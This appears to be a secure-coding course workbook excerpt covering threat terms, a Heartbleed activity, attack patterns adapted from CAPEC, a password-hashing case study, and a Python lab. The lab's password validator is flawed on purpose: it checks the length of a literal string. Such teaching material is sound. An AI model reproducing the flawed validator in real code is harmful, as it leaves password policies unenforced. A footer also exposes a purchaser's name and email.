Threat Agent	<p>A person, actor, organization, disaster, or other entity that initiates the occurrence of a threat. An agent who is a person might be called a threat actor. Note that a threat can be intentional or accidental, so not all threat agents are necessarily malicious.</p> <p>Examples:</p> <ul style="list-style-type: none"> • Intelligence services of nation states (espionage, sabotage, disinformation) • Motivated criminal attackers, such as organized crime (fraud, theft, revenge) • Corporate spies (corporate espionage, sabotage) • Cyber terrorists • Hacktivists • Criminal attackers without motive against your organization (random acts of cyber-vandalism) • Driveby attackers, such as viruses, worms, and other randomly delivered malware (random acts) • Script kiddies (unskilled attackers using tools developed by skilled hackers) • Well-intentioned employees (accidental threats through carelessness, errors, etc.) • Disgruntled employees (intentional threats—sabotage, revenge, covering their tracks, etc.) • Nature (floods, earthquakes, storm-related power outages, etc.) • Dumb Luck/Entropy (Unexplained random equipment failure, data corruption, etc.)

Term	Description
Vector	<p>The path or source through which a threat is delivered.</p> <p>Examples:</p> <ul style="list-style-type: none"> • Email—Attachments sent with email that contain malicious code. • Social Engineering—An attacker tricks a victim user into unwittingly giving information or access under false pretenses. • Malicious Server—A web server application infected with malicious code can initiate a drive-by download of unwanted software. For example, a pop-up window imitates a legitimate security update, which the user downloads, opening their computer to attack. • Man in the Middle—An attacker monitors and controls a communication channel, such as a Wi-Fi network in a coffee shop. The attacker can intercept messages and alter them before sending them on to the intended receiver.
Risk	The likelihood that a particular threat will actually materialize.
Risk Ranking	<p>Risk is often ranked in terms of Probability x Impact, or by expected monetary loss. These rankings are then used to determine priority when implementing countermeasures.</p> <p>Examples:</p> <ul style="list-style-type: none"> • On a scale of 1 – 10 (10 being the highest), the risk of a virus is very high (9), though the impact might be low to moderate (3). Overall ranking = 9 x 3 = 27. • Based on past experience, a virus attack costs us on average \$2000 per incidence. It is likely to happen 2x each year. Therefore, the annual loss expectancy of a virus attack is \$2000 x 2 = \$4000.
Exploit	A particular procedure or tool that facilitates a particular type of threat.
Consequence	<p>Damage that results from a threat being carried out.</p> <p>Examples:</p> <ul style="list-style-type: none"> • Denial of service—A web server or some other service is unable to handle requests from legitimate users because it has gotten bogged down handling bogus service requests issued by attack scripts running on infected client computers. It could slow down, completely shut down, or otherwise decrease in reliability. • Data loss—Important files and other data are corrupted or deleted, including data leaks, loss, and corruption • Loss of customers and revenue—Customers take their business elsewhere. • Fines—Failure to comply with regulations leads to legal and financial repercussions. • Operational disruption or destruction—Business can't continue to function due to outages, data loss, and so forth.

Term	Description
Countermeasure (also called a <i>control</i>)	<p>Countermeasures are code, configuration of systems, and other methods you employ to reduce the possibility of an attack or to minimize the harm it can cause.</p> <p>Examples:</p> <ul style="list-style-type: none">• Validating all untrusted inputs such as user entry forms, input parameters, and so forth.• Configuring a firewall to close all ports except for those required by the application.• Providing end-user training on secure computing practices.• Requiring multi-factor authentication and complex passwords.

ACTIVITY 1–2

Identifying Factors That Undermine Security

Scenario

On New Year's Eve 2011, a software developer and respected expert in Internet protocols submitted a software update for OpenSSL, software that protects data being transmitted over the web. The updated code was duly reviewed and accepted, and it was subsequently uploaded to a huge number of the world's web servers, routers, smartphones, and other devices.

Multiple times after its release, the code was subsequently reviewed, and no defects were found. The code was in use for two years, until a bug—now known as *Heartbleed*—was discovered in it by a security researcher at Google and simultaneously by Codenomicon, a Swedish security firm.

The Heartbleed bug was essentially a missing bounds check, which enabled attackers on the Internet to read the memory of systems protected by the vulnerable versions of the OpenSSL software. Data exposed by the bug includes secret keys that identify service providers and encrypt network traffic, user names and passwords, and any content sent over the supposedly secure connection. This enabled attackers to eavesdrop on communications, steal data directly from the services and users, and impersonate services and users—possibly without leaving any trace of their presence.

It has been claimed that intelligence agencies may have detected the bug, took advantage of it for espionage purposes, but did not notify the OpenSSL organization that they had found the bug.

Affected versions of OpenSSL were 1.0.1 through 1.0.1f. Versions before and after this range were not vulnerable. The problem can be avoided on affected versions by ignoring "Heartbeat Request" methods that ask for more data than the payload requires.

OpenSSL was produced as an open source project. Despite OpenSSL's widespread use and critical importance to web security, the development team responsible for it are mostly volunteers, with only one individual focusing full-time on OpenSSL's 500,000 lines of business-critical code.

One factor frequently identified as the primary cause of the problem was that there simply weren't enough double-checks of the code because development was performed as a shoestring operation. Funding for the project has not been in line with its importance and with the number of applications depending on it.

1. Describe the vulnerability in this scenario.
2. What assets did the Heartbleed Bug put at risk?
3. What countermeasures or remediation could be employed in this case?

4. How might the problems like the Heartbleed Bug be avoided in the future?

Do Not Duplicate or Distribute

TOPIC C

Find Vulnerabilities in Your Software

In *The Art of War*, Sun Tzu, the famous Chinese general and military strategist, wrote that "if you know your enemy and know yourself, you need not fear the result of a hundred battles." He might well have written this about software security. If you can successfully anticipate methods an attacker might use, then you can determine how you should defend your software.

Builders and Breakers

Software developers are essentially *builders*. A builder starts with a concept or a blueprint (perhaps working from full-fledged requirements documentation—or perhaps not), gathers raw materials (a compiler, software libraries, reusable components, programming patterns, algorithms, and so forth), plans a strategy to produce the various parts and integrate them into a whole, and creates a new piece of software.

If software developers are builders, then attackers are *breakers*. A breaker starts with an attack target, gathers information (through research, probing, and experimentation), plans a strategy to exploit and penetrate the target, and launches one or more attacks. Whereas the builder *constructs* software, the breaker essentially *deconstructs* the software.

To *build* software successfully, software developers rely on knowledge (of various programming languages, APIs, SDKs, development tools, and so forth), skills (such as user interface design, algorithms, programming patterns, and debugging), and experience (using various tools, strategies, and tactics, and knowing which ones work best in various situations).

To *break* software successfully, attackers rely on knowledge (vulnerabilities of various programming languages, APIs, SDKs, and so forth), skills (such as using reconnaissance tools, recognizing vulnerabilities, and launching an effective attack), and experience (using various tools, strategies, and tactics, and knowing which ones work best in various situations).

All development team members can improve their ability to build security into their software products by learning how to switch as needed from a builder mindset to a breaker mindset.



Note: Since most developers probably have never actually observed or interacted with a cyber attacker, it is unrealistic to expect developers to actually "think like an attacker," and that isn't the intention of most people who use the expression. In practice, this widely used expression really means to focus on ways to *break* the security of an application, in contrast with the way developers normally think, which is how to *build* the required functionality. Alternating between a builder and breaker mindset will help you anticipate security problems and correct them before your product is released.

Hacking

Breaking software security is one aspect of an activity sometimes called *hacking*, and the term *hacker* refers to someone who engages in hacking.

Different types of hackers have different motives. Those who hack software primarily for benevolent purposes, such as security research to find ways to improve software security, are typically called *white hat hackers*. Those who hack for criminal purposes (such as extortion, theft, and cyber terrorism) are typically called *black hat hackers*. There is another category, *gray hat hackers*, for those who don't fit in the other two categories. Gray hat hackers might be primarily motivated by profit, selling information they have uncovered to government agencies, for example. They might be free agents or defense contractors.

Phases of an Attack

You may envision a cyber attack as something that happens spontaneously, in an instant, when an opportunity presents itself. But while an attack might happen like that, it is important to understand that many attacks are methodical, planned out, and occur over time. Following are the phases an attack might pass through as an attacker systematically looks for vulnerabilities and takes advantage of them.

Phase	Description
Survey and Assess	<p>Attackers scout the target to learn what technologies and protocols it uses, how it is configured, and versions of software and hardware that are involved. They might perform various tests, such as seeing if any controls in a web page echo text that they enter, seeing if any logging or configuration information is exposed, and so forth.</p> <p>Attackers are trying to comprehend the attack surface—a sort of map or list of all the different points of exposure through which various types of attacks can be launched, such as:</p> <ul style="list-style-type: none"> • Data can be extracted from the system. • Data can be injected into the system. • Access to other parts of the system can be gained. • Legitimate users can be denied access to the system. <p>In this early phase, attackers will typically be careful not to perform tasks that will touch off alarms that make their presence in the system known.</p>
Exploit and Penetrate	This phase is typically more invasive than the first phase. The attacker takes advantage of vulnerabilities to exploit and penetrate the system. The attacker may continue to work deeper into the system, or may opt to take advantage of the information and access gained at that point.
Escalate Privileges	Since many tasks an attacker might perform will require access privileges typically only provided to system operators, at some point the attacker may try to gain higher access privileges of an administrator, system, or root account.
Maintain Access	At some point, attackers might want to make themselves at home and set themselves up for long-term access. Attackers will bolster their own defenses in the system by covering their tracks (hiding software tools they have planted, removing log entries, and so forth).
Deny Service	In some cases, attackers may decide that they no longer want to (or can't) maintain long-term access to the system, and don't mind revealing their presence to stage a major attack that will embarrass or cause damage to the victims, or will serve as a feather in their own cap. At this point, the attacker might stage a Denial of Service attack upon the system, overwhelming it with processing or communication tasks, or otherwise destroying its ability to provide service to legitimate users.

These phases often happen in repetitive cycles. As an attacker gains access to new parts of the system, he or she may essentially establish a beachhead there and start over from that point—surveying and assessing, exploiting and penetrating, escalating privileges, and so forth.



Note: To learn more, check out the Spotlight on **Conducting Passive Reconnaissance Using the Internet** presentation from the **Spotlight** tile on the CHOICE Course screen.

Common Attack Patterns

Just as builders follow design patterns when programming an application (such as M-V-C, singleton, factory) and common algorithms (bubble sort, shell sort, and so forth), breakers follow various patterns when looking for ways to attack an application. The following table describes various patterns that an attacker (or a software developer looking for ways security can be broken) might follow when trying to find vulnerabilities.



Figure 1–5: What an attacker looks for in a target.

Attack Pattern	What an Attacker Looks for in the Target
Reconnaissance	<p><i>What can I learn about the target to help me perform subsequent attacks?</i></p> <p>Reconnaissance is preliminary research about the target that an attacker conducts to gain information that might be useful in planning a subsequent attack. There are many ways an attacker can accomplish this, including excavation, footprinting, and fingerprinting.</p> <p>To perform <i>excavation</i>, the attacker peeks and pokes at the target to "dig up" information. This includes tasks such as examining and modifying URLs and query strings (in a web application), changing configuration and settings, viewing web page sources, exploring system logs and other behind-the-scenes files. Excavation also includes abuse tactics, such as entering invalid or unorthodox input values to force errors, reveal unhandled exceptions, and expose verbose error messages, stack traces, configuration data, paths, and so forth.</p> <p><i>Footprinting</i> looks for configuration information that might be helpful for an attack, such as open ports, software components and their versions, network topology, and similar information.</p> <p><i>Fingerprinting</i> compares output from the target system to known "fingerprints" that uniquely identify details about the system.</p> <p>Since reconnaissance typically precedes another type of attack, an attacker will generally be careful not to perform tasks that might trigger an alarm or that will be conspicuous in system or security logs.</p>
Reverse Engineering	<p><i>Can I analyze the structure, function, and composition of an object, resource, or system to determine how it was constructed or how it works?</i></p> <p>The goal is typically to duplicate all or part of its functionality.</p>
Functionality Misuse	<p><i>Can I misuse the functionality of the application to achieve a negative technical impact?</i></p> <p>The system functionality is not altered or modified, but simply used in a way that was not intended. This is often accomplished through overuse of the functionality, or by leveraging defective functionality that enables misuse.</p>

Attack Pattern	What an Attacker Looks for in the Target
Gain Access Privileges	<p><i>Can I gain access to privileges that I shouldn't have?</i></p> <p>There are various ways an attacker might log in using someone else's credentials or otherwise gain unauthorized access to privileged information and functions, including brute force, authentication abuse, and authentication bypass.</p> <ul style="list-style-type: none"> • <i>Brute force</i> attacks involve rapidly and repeatedly entering different secret values until finding one that unlocks access. The secret value might be a password, encryption key, database lookup key, or some other value that should be known to a legitimate user. Factors that increase the possibility of a successful attack include a smaller, more limited number of variations in the secret value (for example, it's easier to work through variations of 8 characters than variations of 16 characters), the use of patterns (such as real words, which can be looked up in a dictionary), and the speed with which an attempt fails. • <i>Authentication abuse</i> involves gaining unauthorized access through a weakness in the authentication library used in the software, or through a problem in how the software uses the library. The software might make assumptions regarding trust relationships or regarding the generation of secret values that allow the attacker to be certified as a valid user by performing a careful sequence of steps. • <i>Authentication bypass</i> involves completely bypassing authentication, but gaining privileged access anyhow. For example, after users log in, a website normally loads a particular URL to display a page containing sensitive content. The attacker enters the URL directly into the address bar to go directly to the secure content without authenticating.
Identity Spoofing	<p><i>Can I pretend to be someone I'm not?</i></p> <p>The attacker takes on the identity of some other entity (human or non-human) and uses that identity to accomplish a goal. For example, the attacker might make messages appear to come from a different principal or use stolen/spoofed authentication credentials.</p>
Memory Manipulation	<p><i>Can I read or write data to a memory location in a way that enables me to undermine security?</i></p> <p>There are various techniques an attacker can use to modify memory locations directly, including buffer manipulation and pointer manipulation.</p> <p><i>Buffer manipulation</i> involves reading or writing data to a memory location in an unorthodox way that enables an attacker to read or write data outside that memory location. Buffer attacks target memory locations rather than the code that reads or writes to them. Typically, the content placed in memory during the attack doesn't matter. The typical buffer attack supplants the original content stored in the buffer, resulting in the ability to read or overwrite another memory location.</p> <p><i>Pointer manipulation</i> involves changing the value of pointer variables to access unintended memory locations. This can provide access to data or functions that would not normally be accessible, or it can be used to crash the application.</p>

Attack Pattern	What an Attacker Looks for in the Target
Parameter Injection	<p><i>Can I modify the content of request parameters to undermine security?</i></p> <p>For example, parameters in a HTTP GET message are encoded in the address as name-value pairs separated by an ampersand (&). If an attacker can supply text strings that are used to fill in these parameters, then they can inject special characters used in the encoding scheme to add or modify parameters.</p> <p>For example, in many programming contexts, a null-byte character (%00 or 0x00) indicates the end of a string. By providing a null-byte character value, it may be possible to make the code ignore everything following that value, causing an error or odd behavior. For this reason, this character value is sometimes called a poison null byte.</p>
Input Data Manipulation	<p><i>Can I supply a file or other input data in an unorthodox form to bypass security protections?</i></p> <p>For example, you may successfully bypass text input validation protections if you use a different character encoding scheme. Or you might provide a file with the wrong file extension (e.g., .png instead of .txt) to cause the software to handle the file differently.</p>
Action Spoofing	<p><i>Can I disguise one action for another and, therefore, trick a user into initiating one type of action when they intend to initiate a different action?</i></p> <p>For example, suppose the user of a web application selects a button labeled Submit, but instead of submitting a query, it downloads software to the user's computer. This might be accomplished through <i>clickjacking</i>, in which a user sees one interface but is actually interacting with a second, invisible, interface layered over it.</p>
Software Integrity Attack	<p><i>Can I cause a user, program, server, or device to perform actions that undermine the integrity of software code, device data structures, or device firmware?</i></p> <p>This attack results in the target being put into a state that is not secure, which might be used to set the stage for a subsequent attack.</p>

Attack Pattern	What an Attacker Looks for in the Target
Infect the Application with Malicious Code	<p><i>Can I add my own malicious code or resources into the application?</i></p> <p>There are various techniques an attacker might use to add their own malicious code into a running application.</p> <p><i>Code inclusion</i> involves exploiting a weakness in input validation to force arbitrary code to be retrieved from a remote location and executed. For example, in a PHP application, the parameter of an include() function might be set by a variable. The attacker can set this to a different file, enabling the attack to load and execute arbitrary code in the context of the PHP application.</p> <p><i>Code injection</i> involves exploiting a weakness in input validation to inject new code into code that is currently executing. This attack is similar to code inclusion, but it involves the direct insertion of (a typically small chunk of) code while code inclusion involves the insertion or replacement of a reference to a code file, which is subsequently loaded by the target and used as part of the code of some application.</p> <p><i>Command injection</i> involves modifying a text string to insert your own commands into an existing command to perform unauthorized tasks. Commands are typically standalone strings interpreted by a downstream component to produce a specific response. This attack is possible when user-modifiable values are used directly to construct command strings.</p> <p><i>Content spoofing</i> involves replacing the app's content with the attacker's own content. For example, an attacker hacks a website to display the attacker's content rather than the website owner's content. (Other targets might include email or text messages, file transfers, or the content of other network communications.) The attacker might modify content at the <i>source</i> (e.g., the database or HTML file containing the original content), <i>in transit</i> (a man-in-the-middle attack), or at the destination (through code running on the client). The attacker's objective ultimately may be disinformation, malware delivery, or to commit fraud, among other possibilities.</p> <p><i>Resource location spoofing</i> involves making the application look for a resource in an unintended location to where the attacker has provided an alternate or malicious resource. Rather than modifying the original resource, this attack alters the path used to find or create the resource.</p>

Attack Pattern	What an Attacker Looks for in the Target
Denial of Service	<p><i>Can I perform certain actions that will prevent legitimate users from being able to use the software?</i></p> <p>Denial of Service can be accomplished through a variety of approaches that directly disable services or bog down the system so much that it can't support the service anymore.</p> <p><i>Excessive allocation</i> involves reserving so many resources to a task that the system can't serve legitimate users. A vulnerability might enable different types of resources, such as memory, bandwidth, and processing cycles to be overallocated by a malicious user, causing the system to crash or perform poorly.</p> <p><i>Flooding</i> involves issuing so many simultaneous requests that the system can't serve legitimate users. Similar to excessive allocation, but rather than overallocating with a single (excessive) transaction, this attack attempts to overwhelm the target by rapidly engaging in a large number of transactions with the target. Flooding may be performed using more than one attack computer. For example, a distributed denial of service (DDoS) attack uses many different attack computers simultaneously to issue a large number of requests to a target. A successful attack prevents legitimate users from accessing the service and can cause the target to crash.</p> <p><i>Resource leak exposure</i> involves using a resource leak vulnerability to deplete resources available to legitimate requests. Resources (such as memory) that are allocated by the software but not released can be attacked. If leaks are small, this may require a large number of requests by the attacker to lead to significant consequences.</p> <p><i>Sustained client engagement</i> attempts to deny legitimate users access to a resource by continually engaging a specific resource in an attempt to keep the resource tied up as long as possible. The key factor in this type of attack is repeated requests that take longer to process than usual.</p>
Repudiation	<p><i>Can I conduct a transaction, but make it so the system can't prove that the transaction actually took place?</i></p> <p>A <i>repudiation</i> attack occurs when the system does not properly track and log the actions of users, or does not protect the logs. An attacker can manipulate the system to log incorrect data, making it appear that the transaction did not take place, or that a different type of transaction occurred. For example, the attacker might be able to make a credit card purchase while making it impossible for the system to prove that the purchase was made using a specific card number.</p>

This list was adapted from MITRE Corporation's Command Attack Pattern Enumeration and Classification (CAPEC), which you can view at <https://capec.mitre.org>.



Note: An attack target might not actually be disabled by an attack, but might instead be used as a vector to attack other systems. For example, a payload (malicious software) might be delivered to a computer or mobile device through a weakness in your software. Your software and, in fact, the entire computer, might show no overt symptoms of infection but, once infected, might then become the vector for an attack on other devices, servers, or networks.

Case Study: Protecting Against a Password Attack

As an illustration of switching between thinking like a builder and breaker as you develop software, consider the process of designing security for a password system in an application.

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2023



BUILDER: I'll require a password to prevent unauthorized access.

You decide that the system will require new users to register a user name and password the first time they access the system. To log in again later, users must provide the same password they provided at registration. If users cannot provide the correct password, they will be prevented from accessing the application and its data.

At login, the application must be able to compare the password the user enters to the original password set during registration. So, you might decide to keep a list of all user passwords in a database.



BREAKER: I'll try to guess the password through brute force.

An attacker might try to guess the user's password through *brute force*, which involves systematically entering passwords to try to log in to a particular account. If the attacker knows something about the user (mother's name, birthday, and so forth) or can somehow trick the user into divulging information, he might gain information to help figure out which passwords to try.



BUILDER: Then I'll prevent brute force attacks.

Of course, guessing at passwords would take a very long time, and you can put into place certain countermeasures to further thwart this kind of attack. For example, you can purposely slow down the login or password rejection process to increase the time it takes an attacker to try out one password. You could "lock" the account after a number of failed login attempts. And you could implement notifications and logging features to warn an administrator that the application might be under attack after a certain number of failed logins.



BREAKER: So I'll pull passwords directly from the database.

If brute force attacks are too difficult to perform, an attacker might try to pull passwords directly from the database. Passwords that you store may provide access not only to your application, but perhaps also to other applications the user uses. (Although users may be warned not to recycle passwords, they often do so.) So, it's important that you protect users' passwords.



BUILDER: Then I will protect the database.

You could encrypt passwords as you store them in the database, and decrypt them when you retrieve them.



BREAKER: And I'll try to bypass your database protection.

Unfortunately, an attacker might manage somehow to bypass the encryption in the database or figure out how to get the application to decrypt the passwords using a side channel of some sort (such as a function you forgot to protect in the application). Of course, you *should* protect the database, but your defenses would be even better if the database didn't contain passwords at all.



BUILDER: Then I will protect passwords in the database.

Password hashing provides a way to not actually have to store passwords, but still be able to determine later if the user has entered the correct password. A hash is created through a one-way algorithm. *One-way* means that the hashed value can't be decrypted once it has been created. You might wonder how useful a hash would be, then, if it can't be decrypted back to its original value for comparison.

Fortunately, you don't actually have to *decrypt* the password hashes to compare them. The hash algorithm produces the same result every time the same value is provided to it. For password hashing, this means the same hashing algorithm will produce the same hash value if the same password is provided. A different password will produce a different hash value—even if only one character changes, as shown here.

```
Password:      Open!Sesame
Password Hash: 65ecd19dc10aa76e955f614ccf6ed156fcc772b8d1a51c4ad24b8483593a2798
```

```
Password:      Open?Sesame
Password Hash: acc0c06cf89bc8d1290ca392898ee4ab053254a4bfb80874d007ec602ac9e1da
```

This means that when the user sets a password at registration, you can store the hash value instead of the password itself. Later, you can create a hash from the password the user enters at login, and compare the new hash to the original hash. If the two hashes match, then you can verify that the same password was used to create them—meaning you don't have to save the password at all.

BREAKER: I might crack your hashes through a lookup table.



Now suppose you implement this system, and later an attacker is able to access the database and obtain the password hashes that you have stored there. The attacker might also obtain a list of all of the user names this way. Of course, if user names are published in the application (in user-provided comments or blogs, for example), the attacker might not even have to get the user names from the database.

You might think that hashed passwords are safe because the hashes can't be decrypted. Unfortunately, the attacker may have some other tricks up his sleeve. Sure, the attacker can't decrypt the hash, but if he knows the character set you allow in your passwords and the length requirement, the attacker could write a program to generate every possible permutation of the password characters, producing a list of every possible password your users could use.

So the attacker already has the list of the password hashes, and he has another list of every possible password. If he can determine which hashing algorithm your application uses, he could use the same algorithm to generate hash values for every possible password. This would take some time to accomplish (hours, probably) and a lot of storage space (gigabytes, probably), but it is do-able given the computing resources that are available today.

Imagine a table that has a list of every possible password in one column, and a list of the corresponding hash values in another column. This type of table makes it possible for an attacker to simply look up the unencrypted value by finding the hashed value. It's not really decryption, but it produces the same result. Provide a hash value, and it returns the original value.



BUILDER: Then I'll try to make a lookup table impractical.

The lookup table works when passwords are always hashed the same way. As a countermeasure, you might simply add a random string, called a *salt*, to the password before you create the hash. To produce a useful hash that matches, the same salt needs to be used both times—when the hash is created at registration, and when the hash is created at login. You should generate a new random salt each time users create an account or change their password. Also, to prevent a lookup table from being useful, the same salt should not be shared by different users.

In some cases, software developers are concerned protecting their salt, so they add another layer of protection, called (as you may have guessed) a *pepper*. The idea of a pepper is to store an encrypted value outside of the database, which you can decrypt as needed to use as a salt. Although this approach seems to make sense, there is some debate as to whether it is an appropriate defense. (For example, see this discussion on the Stack Overflow website: <http://stackoverflow.com/questions/16891729/best-practices-salting-peppering-passwords>.)

For every action builders take to secure the application, it seems as though breakers respond with an equal and opposite reaction, and the tug-of-war continues. While breakers continue to develop more effective hacks to work around countermeasures you employ, the various layers of protection you add tend to make it more challenging for an attacker to break your application.



Note: For more information about password attacks and countermeasures, see <https://crackstation.net/hashing-security.htm>.

Guidelines for Identifying Software Security Vulnerabilities

The ability to switch between the builder and breaker mindset provides benefits throughout the entire development process.

Use a Breaker Mindset Throughout the Development Process

Consider how your own organization might do things differently if you make the builder/breaker mindset part of the entire process, and a responsibility of every development team member. For example:

- **Design and Requirements**—Design to both positive and negative requirements—identifying things a user should be able to do (use cases), and things an abuser should not be able to do (misuse cases). Model threats early in the process, and build security into the overall software design.
- **Development Processes**—Plan and develop applications in alternating passes, considering how you will build the software to meet requirements, how an attacker might break the software, and countermeasures you might employ. Employ building and breaking tasks throughout the entire software development lifecycle. For example, when you design a particular module, consider how an attacker might break that design, and change the design to protect it. Repeat this cycle until you can't identify any more ways to break it. Include others in your development processes who are better at breaking software than you are (as your budget allows). Based on the information provided by talented breakers, builders can improve their defenses.
- **Updates and Maintenance**—Even after the software is deployed (such as when you release updates or when you retire the software), have processes in place to periodically assess the current situation as an attacker would, and make necessary corrections based on what you discover.
- **Skills Development**—Learn to recognize common patterns an attacker might use. Subscribe to information sources that will keep you up-to-date on trending attack patterns.

ACTIVITY 1–3

Identifying Vulnerabilities in an Application

Data Files

All files in Desktop\cscdata\The Need for Security\Vulnerabilities

Before You Begin

Python 3.8 and the PyCharm Community Edition programming editor have been installed on your computer so you can view, edit, and run Python projects.

Scenario

You are developing a Python application that will provide access to a database that contains confidential company information. The user will have to log in to the application to gain access to the database. Users will be provided with a user account and an initial password that they will have to change when they log in for the first time.


You will start building out the authentication functionality by developing a ValidateStrongPassword function that will check the password the user provides to ensure that it meets the password policy requirements (required length, acceptable characters, and so forth).



Note: Activities may vary slightly if the software vendor has issued digital updates. Your instructor will notify you of any changes.


1. Use PyCharm to open the directory containing your Python source files.

- a) From the Windows **Start** menu, run the **PyCharm Community Edition** application.
The Welcome to PyCharm window is shown.
- b) Select **Open**.
- c) Select the **Desktop Directory** button to ensure your **Desktop** directory is selected.
- d) Beneath your **Desktop** directory, select the arrow to the left of the **cscdata** directory.
Subdirectories of cscdata are listed.
- e) Beneath the **cscdata** directory, select the arrow to the left of the **The Need for Security** folder.
- f) Select the **Vulnerabilities** folder, and select **OK**.
- g) If the Tip of the Day window is shown, uncheck **Show Tips on Startup**, and select **Close**.



The **Vulnerabilities** folder is shown in the project outline, but the **Vulnerabilities** folder may not be expanded to show its contents.

- h) If the items within the **Vulnerabilities** folder are not visible, select the arrow next to **Vulnerabilities** to expand the folder as shown.



Python files contained in the folder are listed.

2. Examine the validation code.

- a) In the project outline, double-click **pwTest1.py** to view the file in the code editor.

If you receive a message from PyCharm that your anti-virus might be interfering, select **Fix**, then select **Configure Automatically**. If prompted by User Account Control, select **Yes**.

⚠ Windows Defender might be impacting your build performance. PyCharm checked the following directories:
C:\Users\admin\Desktop\cscData\catalog

[Fix...](#) [Actions ▾](#)

- b) Examine the comments in lines 7 through 13.

```

7   RULE: A strong password requires
8
9     1) a minimum of 8 Characters
10    2) at least one Uppercase Letter
11    3) at least one LowerCase Letter
12    4) at least one Number
13    5) at least one Special Character
14

```

- The rules for a valid password are described in the comments.
- All of these rules must be followed by the password in order for the ValidateStrongPassword function to return `true`.
- If even one of these rules is broken, the function will return `false`.

- c) Examine the statements in lines 25 through 29.

```

24      # Set all check to false
25      upp = False
26      low = False
27      num = False
28      spc = False
29      cnt = False

```

Variables are initialized to hold the results of various tests.

- `upp` will hold the results of the test for at least one uppercase character.
- `low` will hold the results of the test for at least one lowercase character.
- `num` will hold the results of the test for at least one numeric (digit) character.
- `spc` will hold the results of the test for at least one special character.
- `cnt` will hold the results of the test for at least 8 characters.

By default, it will be assumed that each test has failed (a value of `False`). Each one will have to be proven true.

- d) Examine the statements in lines 33 through 43.

```

33      for eachChar in password:
34          if eachChar in "ABCDEFGHIJKLMNOPQRSTUVWXYZ":
35              upp = True
36          elif eachChar in "abcdefghijklmnopqrstuvwxyz":
37              low = True
38          elif eachChar in "0123456789":
39              num = True
40          elif eachChar in "!@#$%^&*()_-=+/\';><, .>":
41              spc = True
42          else:
43              continue

```

This code scans each character in the password, looking for one of the types of required characters. If a character of a certain type is found, the corresponding flag (`upp`, `low`, `num`, or `spc`) is set to `True`.

- e) Examine the statements in lines 44 through 45.

```

44      if len("password") >= 8:
45          cnt = True

```

If the password contains at least 8 characters, the `cnt` flag is set to `True`.

- f) Examine the statements in lines 47 through 50.

```

47      if upp and low and num and spc and cnt:
48          return True
49      else:
50          return False

```

The function will return `True` only if each of the flags contains `True`. If at least one of the flags is `False`, the function will return `False`.

3. Examine code that tests the `ValidateStrongPassword` function.

- a) Starting in line 65, enter the code as shown. Ensure that you press **Enter** at the end of line 76 so that the cursor is at the beginning of line 77. Make sure line 77 has no spaces or tabs.

```

56
57     ...
58     Your first activity is as follows:
59     1) Create a unit test for the above function and
       validate all conditions
60     2) Identify and correct any vulnerabilities that
       are identified
61     ...
62
63
64
65     passTests = ["Short7!",
66             "nouppercase7!",
67             "NOLOWERCASE7!",
68             "NoNumber!",
69             "NoSpecial7",
70             "GoodPass7!"]
71
72     for eachTest in passTests:
73         if ValidateStrongPassword(eachTest):
74             print(eachTest, "PASS")
75         else:
76             print(eachTest, "FAIL")
77

```

- The statement in lines 65 through 70 defines a list of password strings to be tested.
- The `for` loop in lines 72 through 76 iterates through each password in the list and passes it to the `ValidateStrongPassword` function.
- If the function returns `True` (the password is valid), then the password is printed out followed by the word "PASS."
- If the function returns `False` (the password is not valid), then the password is printed out followed by the word "FAIL."

4. Run the code to test the function.

- a) Right-click anywhere within the `pwTest1.py` code window, and select **Run 'pwTest1'**.
 In the PyCharm editor, the source code is automatically saved when you run it, so you don't have to manually save the file before running it.

- b) Examine the results of running the code in the run console.

```
Short7! PASS
nouppercase7! FAIL
NOLOWERCASE7! FAIL
NoNumber! FAIL
NoSpecial7 FAIL
GoodPass7! PASS

Process finished with exit code 0
```

If the run console is not showing (at the bottom of the PyCharm window), select **View→Tool Windows→Run**.

The results are mixed.

- The first test (a password shorter than the required 8 characters) was shown as a PASS, but it should have failed.
- The next four tests failed, as they should have.
- The last test passed, as it should have.

You need to investigate why the first test passed when it should have failed.

5. Referring to the code, why do you think the first test passed when it should have failed?

6. Correct the problem and re-test the code.

- a) Correct the problem you identified in Step 5.
- b) Right-click anywhere within the **pwTest1.py** code window, and select **Run 'pwTest1'**.
- c) Examine the results in the console area.

```
Short7! FAIL
nouppercase7! FAIL
NOLOWERCASE7! FAIL
NoNumber! FAIL
NoSpecial7 FAIL
GoodPass7! PASS

Process finished with exit code 0
```

The first five tests fail, as they should.

The last test passes, as it should.

- d) In the tab for the **pwTest1.py** code editor (the pane at the top of the PyCharm application window), select the X to close the file.

7. Work with a version of the ValidateStrongPassword function that doesn't permit more than three repeating characters.

- a) In the project outline, double-click **pwTest2.py** to view the file in the code editor.

- b) In lines 9 through 14, examine the updated requirements.

9	1) a minimum of 8 Characters
10	2) at least one UpperCase Letter
11	3) at least one LowerCase Letter
12	4) at least one Number
13	5) at least one Special Character
14	6) no sequence of 3 or more repeating characters

A new rule has been added. No sequence of 3 or more repeating characters is allowed in the password.

- c) Examine the flags that are initialized in lines 27 through 34.

26	# Assume required characters not found
27	upp = False
28	low = False
29	num = False
30	spc = False
31	cnt = False
32	
33	# Assume three repeating characters not found
34	noRpt = True

- A new variable, noRpt, has been added to hold the flag that indicates whether repeating characters are found.
- The variable is initialized to True.
- The value will be changed to False if a repeat of three characters is found.

- d) Examine the code that validates all of the conditions.

```

36     # Validate all conditions
37
38     pwLen = len(password)
39     if pwLen >= MIN_PW:
40         cnt = True
41
42     for eachChar in password:
43         if eachChar in "ABCDEFGHIJKLMNOPQRSTUVWXYZ":
44             upp = True
45         elif eachChar in "abcdefghijklmnopqrstuvwxyz":
46             low = True
